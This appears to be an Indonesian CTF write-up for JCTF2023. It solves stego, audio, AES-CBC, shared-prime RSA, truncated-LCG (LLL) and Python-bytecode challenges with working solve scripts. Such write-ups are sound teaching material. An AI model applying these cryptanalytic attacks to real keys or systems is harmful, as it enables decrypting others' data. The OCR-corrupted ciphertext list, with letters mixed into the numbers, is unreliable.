
Sesuai pada deskripsi di soal, kita dapat melakukan extract dengan steghide
*steghide extract -sf dino.jpg*

```
sinon@LAPTOP-2VOH1439:/mnt/d/a/bounty/ctf/JOINTSUGM2023$ steghide extract -sf stegosaurus.jpg
Enter passphrase:
the file "insides_of_stegosaurus.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "insides_of_stegosaurus.txt".
sinon@LAPTOP-2VOH1439:/mnt/d/a/bounty/ctf/JOINTSUGM2023$
sinon@LAPTOP-2VOH1439:/mnt/d/a/bounty/ctf/JOINTSUGM2023$
```

Setelah itu kita mendapat enkripsi blowfish seperti pada deskripsi, kemudian kita harus teliti terhadap deskripsi chall.

*The key of its favorable taste to a blowfish is dinosaur* -> mengacu pada key yang akan digunakan untuk decrypt
*It initializes his day by using blowfish* -> mengacu pada initialization vector
*the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack.* -> mengacu pada mode dekripsi yang akan digunakan


Kita gunakan cyberchef untuk melakukan decrypt




Flag : JCTF2023{the_st364n0s4uru5_likes_bl0wf15h}

# File Smuggling

Diberikan file challenge.html yang jika kita run di browser, tampilannya seperti berikut :





Ditemukan password “supersecretpassword” dari hasil decode string base64 yang ditemukan pada file tersebut. Jika kita coba inputkan password tersebut, maka akan mendapatkan sebuah file baru bernama flag.jpg. Selanjutnya kami menggunakan tool foremost pada file flag.jpg, hasilnya kami mendapatkan file flag.wav dan hint.txt.
Isi dari hint.txt adalah sebagai berikut :

> listen to flag.wav. It's supposed to be mono, but the left and right channels are slightly different. Figure out what's the difference and get the flag

Dari hasil searching menggunakan google, kami menemukan challenge yang mirip https://phish.town/posts/2022/11/after-dark-ctf-fall22-diff/. Dengan menggunakan metode yang sama, yaitu :

1. Split Stereo to Mono
2. Pilih salah satu channel kemudian Invert
3. Kemudian satukan lagi menjadi Mono Audio





Didapatkan audio morse code, kemudian kami menggunakan module python "morse-audio-decoder" untuk mendecode audio morse tersebut. Hasilnya adalah sebagai berikut:

```
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花 ls
morse.wav
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花 morse-audio-decoder morse.wav
YOUGOT I T
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花
```

Flag: JCTF2023{YOUGOTIT}

# CRYPTOGRAPHY

## Easy CBC



Diberikan attachment berupa link drive yang berisi encryptor, deskripsi, dan file output berupa .bmp. Encryptor berisi sebagai berikut

```
class CBCEncryption:
    def __init__(self, key, iv):
        self.cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
        self.encryptor = self.cipher.encryptor()

    def encrypt(self, image):
        return self.encryptor.update(image)

    def finalize_encrypt(self):
        return self.encryptor.finalize()

def EncryptImage(encryption, image, output):
    output = output + '.bmp'
    image = Image.open(image)
    image.save('temp.bmp')
    with open('temp.bmp', 'rb') as reader:
        with open(output, 'wb') as writer:
            image_data = reader.read()
            header, body = image_data[:54], image_data[54:]
            body += b'\x35' * (16 -(len(body) % 16))
            body = encryption.encrypt(body) + encryption.finalize_encrypt()
            writer.write(header + body)
            writer.close()
            reader.close()
    os.remove('temp.bmp')

def main():
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    AesCbc = CBCEncryption(key, iv)
    EncryptImage(encryption=AesCbc, image='flag.jpg', output='out')

if __name__ == '__main__':
    main()
```

Pada intinya, body dari image dienkripsi menggunakan enkripsi dari cryptography.hazmat, tanpa headernya. Dan karena key, mode, iv, dan tekniknya menggunakan modul, maka dapat digunakan kembali dan menggunakan fungsi decrypt, yang kemudian dibuat kembali imagenya


```
from Crypto.Cipher import AES
from PIL import Image
import base64
import os
import sys


IV_LEN = 16
BLOCK_LEN = 16

def decrypt(imagefile):
    """
    Decrypts image with given key
    """
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')
```

```
    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    with open(imagefile, 'rb') as image_file:
        enc_str = image_file.read()

    aes = AES.new(key, AES.MODE_CBC, iv)
    header = enc_str[:54]
    data = aes.decrypt(enc_str[54:])
    out = header + data[:-16]

    with open('dec.bmp', 'wb') as image_file:
        image_file.write(out)

decrypt('out.bmp')
```

Dan ketika dijalankan akan muncul gambar yang berisikan flag


**Flag : JCTF2023{n4rim0_in9_pAndum}**

# Rumah Sakit Akademik UGM




Terdapat file flag.enc yang berisi kumpulan n,e, dan c. Disini kami menyimpulkan bahwa kemungkinan terdapat nilai modulus yang memiliki faktor yang sama. Jadi kami lakukan gcd untuk pasangan modulus yang ada dan ternyata terdapat yang sama. Kemudian tinggal lakukan decrypt RSA seperti biasa

```
import gmpy2
from Crypto.Util.number import *

f = open("flag.enc","r").read()

array_n = []
array_c = []
array_e = []
for i in f.split("\n"):
	if(i != ""):
		tmp = i.split(":")
		if(tmp[0] == "n"):
			array_n.append(int(tmp[1]))
		elif(tmp[0] == "c"):
			array_c.append(int(tmp[1]))
		else:
			array_e.append(int(tmp[1]))
```

```
for i in range(len(array_n)):
        for j in range(i+1,len(array_n)):
                check = gmpy2.gcd(array_n[i],array_n[j])
                if(check != 1):
                        q = check
                        p = array_n[i] // q
                        phi_n = (p-1)*(q-1)
                        d = inverse(array_e[i], phi_n)
                        print(long_to_bytes(pow(array_c[i],d,array_n[i])))
```

Flag : JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}


## XOR Shifting

Soal melakukan xor dengan index lalu melakukan generate random number dengan algoritma lcg dimana yang digunakan hanya setengah nilai random tersebut. Karena disini nilai NBITS tidak diketahui, kita bisa lakukan bruteforce. Untuk nilai state karena diketahui setengah nilainya kita bisa recovery dengan menggunakan script berikut yang melakukan recovery dengan LLL algorithm https://github.com/jvdsn/crypto-attacks/blob/master/attacks/lcg/truncated_state_recovery.py . Untuk state yang kita recover diketahui dari plaintext yang ada pada flag yaitu JCTF2023{

```
from sage.all import QQ
from sage.all import ZZ
from sage.all import matrix
from sage.all import vector


class LCG:
    def __init__(self, seed, a, c, m):
        self.seed = seed
        self.a = a
        self.c = c
        self.m = m

    def next(self):
        self.seed = (self.a * self.seed + self.c) % self.m
        return self.seed

def attack(y, k, s, m, a, c):
    """
    Recovers the states associated with the outputs from a truncated linear congruential generator.
    More information: Frieze, A. et al., "Reconstructing Truncated Integer Variables Satisfying Linear Congruences"
    :param y: the sequential output values obtained from the truncated LCG (the states truncated to s most significant bits)
    :param k: the bit length of the states
```

```
    :param s: the bit length of the outputs
    :param m: the modulus of the LCG
    :param a: the multiplier of the LCG
    :param c: the increment of the LCG
    :return: a list containing the states associated with the provided outputs
    """
    diff_bit_length = k - s

    # Preparing for the lattice reduction.
    delta = c % m
    y = vector(ZZ, y)
    for i in range(len(y)):
        # Shift output value to the MSBs and remove the increment.
        y[i] = (y[i] << diff_bit_length) - delta
        delta = (a * delta + c) % m

    # This lattice only works for increment = 0.
    B = matrix(ZZ, len(y), len(y))
    B[0, 0] = m
    for i in range(1, len(y)):
        B[i, 0] = a ** i
        B[i, i] = -1

    B = B.LLL()

    # Finding the target value to solve the equation for the states.
    b = B * y
    for i in range(len(b)):
        b[i] = round(QQ(b[i]) / m) * m - b[i]

    # Recovering the states
    delta = c % m
    x = list(B.solve_right(b))
    for i, state in enumerate(x):
        # Adding the MSBs and the increment back again.
        x[i] = int(y[i] + state + delta)
        delta = (a * delta + c) % m

    return x

format_flag = b"JCTF2023{"
ciphertext = [2244895569021861785953, 378414035636439912726O,
11222070632433153746l4, 2779328057819887836878, 615628993255332199025,
109789772479102215333O, 1340972637637562045345, 3067221294795200528780,
168223909727132806918, 1160463144814165498807, 2862914123705322295444,
101172466964519862536Z, 3646606689282335395757, 140110095087514923371I,
135832435025702014458, 1027294423867652785223, 69538771834271649322,
2894334610632092518073, 4427565770491623875922, 367136223116008212958Z,
262426652707683909236l, 2187259007779586656878, 3945050766423504326828,
178112968753892557366l, 628450057860654828247, 473245169834380926547,
348021510944477094518Z, 252118376054436382443Z, 164376981026015123935I,
239855937287713513236l, 963831139381146113457, 264271708521815484109Z,
110594107251070752913Z, 22932751559686802963Z4, 215409304598409050364,
408666957406070312251l]
```

```
for bit_guess in range(0x100):
    y = []
    for i in range(len(format_flag)):
        y.append(format_flag[i]^^ciphertext[i])
    s = bit_guess>>1
    m = 1<<bit_guess
    a = 0xF09D09
    c = 0xC0DE
    result = attack(y,bit_guess,s,m,a,c)
    lcg = LCG(int(result[-1]),a,c,m)
    flag = ""
    try:
        for i in range(len(format_flag),len(ciphertext)):
            random_value = lcg.next()>>(bit_guess>>1)
            ciphertext_value = ciphertext[i]
            flag += chr(ciphertext_value^^random_value)
    except Exception as e:
        continue
    flag = format_flag.decode() + flag
    print(flag)
```




**Flag : JCTF2023{Line4r_Algebra_is_powerful}**

# REVERSE ENGINEERING

## For You

Diberikan sebuah Python Bytecode yg potongannya terlihat sebagai berikut

```
  1           0 LOAD_CONST               0 (0)
              2 LOAD_CONST               1 (None)
              4 IMPORT_NAME              0 (sys)
              6 STORE_NAME               0 (sys)

  3           8 BUILD_LIST               0
             10 LOAD_CONST               2 (('2', '_', 'e', 'n', 'u', 's', '3', '3', 'n', 'n', 'T', 'C', '_', '_', '2', '0', 'r', 't',
'g', '1', '0', '_', 'J', 'h', 's', 'w', '{', '4', 'e', 'u', '3', 'y', '}', '_', '3', 'F', 'o', 'd', '_', 'e', 'j', 'i', 't'))
             12 LIST_EXTEND             1
             14 STORE_NAME              1 (s)

  5          16 LOAD_CONST               3 ('')
             18 LOAD_METHOD              2 (join)
             20 LOAD_NAME                1 (s)
             22 LOAD_CONST               1 (None)
             24 LOAD_CONST               1 (None)
             26 LOAD_CONST               4 (-1)
             28 BUILD_SLICE              3
             30 BINARY_SUBSCR
             32 CALL_METHOD              1
             34 STORE_NAME               1 (s)

  7          36 LOAD_NAME                0 (sys)
             38 LOAD_ATTR                3 (stdout)
             40 LOAD_METHOD              4 (write)
             42 LOAD_NAME                1 (s)
             44 LOAD_CONST               5 (20)
             46 BINARY_SUBSCR
             48 CALL_METHOD              1
             50 POP_TOP

  8          52 LOAD_NAME                0 (sys)
             54 LOAD_ATTR                3 (stdout)
             56 LOAD_METHOD              4 (write)
             58 LOAD_NAME                1 (s)
```

Bytecode ini memiliki algoritma yakni inisialisasi sebuah list pada Python yang berisi potongan-potongan huruf, dan kemudian menggunakan method s.join(), menggabungkan seluruh perintah write yang mana akan memanggil index pada list dan menggabungkan huruf-huruf yang ada. Index sendiri dihitung dari belakang, dan dapat dilakukan secara manual.

**Flag : JCTF2023{w3_just_engin33red_th1s_0ne_4_you}**